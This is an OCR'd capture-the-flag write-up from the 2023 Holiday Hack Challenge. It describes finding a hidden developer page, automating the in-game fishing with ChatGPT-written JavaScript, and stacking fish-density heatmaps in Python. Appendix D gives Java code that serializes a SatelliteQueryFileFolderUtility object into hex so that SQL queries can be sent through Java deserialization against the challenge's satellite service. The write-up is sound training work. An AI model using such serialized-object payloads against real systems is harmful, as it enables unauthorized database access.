
- **elakamarcus**
- **DeepPurple (DP)**
- **UlteriorMuscle**

BONUS! Fishing Mastery

> Catch at least one of each species of fish that live around Geese islands. When you're done, report your findings to Poinsettia McMittens.

By looking at the html code of the game we see a comment referring to fishdensityref.html for Developers Only! – interesting. This page can be accessed by going to https://2023.holidayhackchallenge.com/sea/fishdensityref.html and gives us a list of all the available fish along with heat maps of where to find them. These heat maps can be overlayed onto the minimap to help pin-point the ideal fishing locations of the fish including the very elusive *Piscis Cyberneticus Skodo*






From the `fishdensityref.html` page we can determine that there are 171 types of fish that can be caught – it will take us way too long to actually fish for them one by one, so we have to look at possible ways of automating this.

By looking at the source code in the browser console, I noticed three particular elements that where of interest: `castReelBtn.click()` action that activated the 'Cast Reel' button, `reelItInBtn.click()` action that activated the 'Reel It In' button and the `reelItInBtn.classList.contains('gotone')` property that turns true when a fish is on the line (and causes the 'Reel it In' Button to turn red). Since I'm hopeless at JavaScript I just fed these three elements to ChatGPT and asked it to write a script that would perform the action `castReelBtn.click()` then wait for `reelItInBtn.classList.contains('gotone')` to become true before calling `reelItInBtn.click()` and repeating in a loop. ChatGPT kindly came up with the requested JavaScript function which I could then simply paste into the browser's console and then call it with `simulateFishing(iterations),` where `iterations` is the number of times I want it to repeat the loop. I spent some time fishing at the spot just off the shore of Steampunk Island until I caught a *Piscis Cyberneticus Skodo.*

Next, I downloaded all the fish density maps from `fishdensityref.html` and asked ChatGPT to write a script that will superimpose all the images to determine the areas where there is the largest fish variety. I also asked it to create a variation of the script that highlighted the top 500 ‘hottest’ pixels on the resulting stacked image which gave a very interesting result showing that the best fishing spot in all of Geese Islands is just off the shore of the Blacklight District of Film Noir Island. I spent some time fishing there using the automated fishing script and when I just had the last three fish to go, I used the fish density maps to move my ship to areas where those remaining fish are most abundant until I had caught all 171 fish.



Btw – whilst scrolling through the code I found this pun hidden in a variable name: `pescadexFINdexSeeWhatIDidThere`

Yep – I laughed XD

Appendix A – JavaScript Code to Automate Fishing

```
//This Code has been generated by OpenAI ChatGPT

function simulateFishing(iterations) {
let count = 0;

function fishingLoop() {
castReelBtn.click();

// Wait for 'gotone' class to become true
const checkGotOne = setInterval(function () {
if (reelItInBtn.classList.contains('gotone')) {
clearInterval(checkGotOne);
reelItInBtn.click();
count++;

if (count < iterations) {
// Repeat the process
fishingLoop();
}
}
}, 100); // Adjust the interval as needed
}

// Start the fishing loop
fishingLoop();
}

// Example: simulateFishing(5); // Perform the fishing action 5 times
```

ChatGPT Prompts Used:

- *reelItInBtn.click() castReelBtn.click() reelItInBtn.classList.contains('gotone')*
- *I'd like to write a short JS script that calls the castReelBtn.click() then waits for reelItInBtn.classList.contains('gotone') to become true before calling reelItInBtn.click(). Then repeat the whole thing a number of times*

Appendix B – Python Script to superimpose all Fish Density Heatmaps

```
//This Code has been generated by OpenAI ChatGPT

from PIL import Image
import os
import numpy as np

# Replace 'path_to_images' with the actual path to your image directory
image_folder = 'D:\\fishmaps'
output_folder = 'D:\\fishmaps'

# Get a list of all PNG files in the directory
image_files = [f for f in os.listdir(image_folder) if f.endswith('.png')]

# Load the first image to get dimensions
first_image = Image.open(os.path.join(image_folder, image_files[0])).convert('L')

# Initialize an accumulator array with zeros
accumulator = np.zeros_like(np.array(first_image), dtype=np.uint64)

# Sum pixel values across all images
for image_file in image_files:
    image_path = os.path.join(image_folder, image_file)
    img = np.array(Image.open(image_path).convert('L'))
    accumulator += img.astype(np.uint64)

# Normalize the accumulated values to the range [0, 255]
stacked_image = (accumulator * 255 / (len(image_files) * 255)).astype(np.uint8)

# Save or display the stacked image
Image.fromarray(stacked_image).save(os.path.join(output_folder, 'stacked_image.png'))
```

ChatGPT Prompts Used:

- I have 171 PNG images that are black and white heatmaps indicating fish density over a given area. The darker the area the less fish are available. I would like a way of stacking all the images on top of each other to determine whether there are any hotspots where all kinds of fish are available.

- For some reason I can't install the package for cv2 is there another way of doing this without it?

- This code is giving me the following error: line 22, in <module> accumulator += img.astype(np.uint64) ValueError: operands could not be broadcast together with shapes (250,250,4) (250,250,3) (250,250,4)

Appendix C – Python Script to superimpose all Fish Density Heatmaps and Highlight the Area with Most Fish Density

```
//This Code has been generated by OpenAI ChatGPT

from PIL import Image
import os
import numpy as np

# Replace 'path_to_images' with the actual path to your image directory
image_folder = 'D:\\fishmaps'
output_folder = 'D:\\fishmaps'

# Get a list of all PNG files in the directory
image_files = [f for f in os.listdir(image_folder) if f.endswith('.png')]

# Load the first image to get dimensions
first_image = Image.open(os.path.join(image_folder, image_files[0])).convert('L')

# Initialize an accumulator array with zeros
accumulator = np.zeros_like(np.array(first_image), dtype=np.uint64)

# Sum pixel values across all images
for image_file in image_files:
    image_path = os.path.join(image_folder, image_file)
    img = np.array(Image.open(image_path).convert('L'))
    accumulator += img.astype(np.uint64)

# Normalize the accumulated values to the range [0, 255]
stacked_image = (accumulator * 255 / (len(image_files) * 255)).astype(np.uint8)

# Find the coordinates of the top N pixel values
top_n_coords = np.unravel_index(np.argpartition(stacked_image.flatten(), -500)[-500:],
stacked_image.shape)

# Create an image highlighting the top N areas with the most fish
highlighted_image = np.zeros_like(stacked_image)
highlighted_image[top_n_coords] = 255

# Save or display the highlighted image
Image.fromarray(highlighted_image).save(os.path.join(output_folder, 'highlighted_image_top_500.png'))
```

ChatGPT Prompts Used:

- Would it be possible to modify the code to have it highlight the area where there are most fish when the images are stacked (i.e the area with the most white)

- That's great but instead of highlighting a single pixel, maybe we can have it highlight the top 100 or so?

Appendix D – Java Code to Create Serialized SQL Requests

```
//This Code has been generated by OpenAI ChatGPT


import java.io.*;
import java.nio.charset.StandardCharsets;
import java.util.Scanner;

public class SerializationExample {

    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);

        System.out.print("Enter the path or statement: ");
        String pathOrStatement = scanner.nextLine();

        System.out.print("Is it a query? (true/false): ");
        boolean isQuery = scanner.nextBoolean();

        System.out.print("Is it an update? (true/false): ");
        boolean isUpdate = scanner.nextBoolean();

        SatelliteQueryFileFolderUtility utility = new SatelliteQueryFileFolderUtility(pathOrStatement,
isQuery, isUpdate);

        // Serialize the object to bytes
        byte[] serializedBytes = serializeObject(utility);

        // Convert the serialized bytes to a hexadecimal string
        String hexValue = bytesToHex(serializedBytes);

        System.out.println("Hex value of the serialized object: " + hexValue);

        scanner.close();
    }

    private static byte[] serializeObject(Object obj) {
        try (ByteArrayOutputStream bos = new ByteArrayOutputStream();
             ObjectOutputStream oos = new ObjectOutputStream(bos)) {
            oos.writeObject(obj);
            return bos.toByteArray();
        } catch (IOException e) {
            e.printStackTrace();
            return null;
        }
    }

    private static String bytesToHex(byte[] bytes) {
        StringBuilder hexString = new StringBuilder(2 * bytes.length);
        for (byte b : bytes) {
            String hex = Integer.toHexString(0xff & b);
            if (hex.length() == 1) {
                hexString.append('0');
            }
            hexString.append(hex);
        }
        return hexString.toString();
    }
}
```

ChatGPT Prompts Used:

- <pasted full code for SatelliteQueryFileFolderUtility.java>
- Can you write a program that accepts a path or statement and returns a hex value for the serialised object?
- Can you modify this to have it accept the path or statement as a user input?
- Now how do I compile and run this on Linux?
- What format should I be entering my SQL query in when using SerializationExample.java? can you show me an example of how I would pass on the query "select * from pointing_mode" ?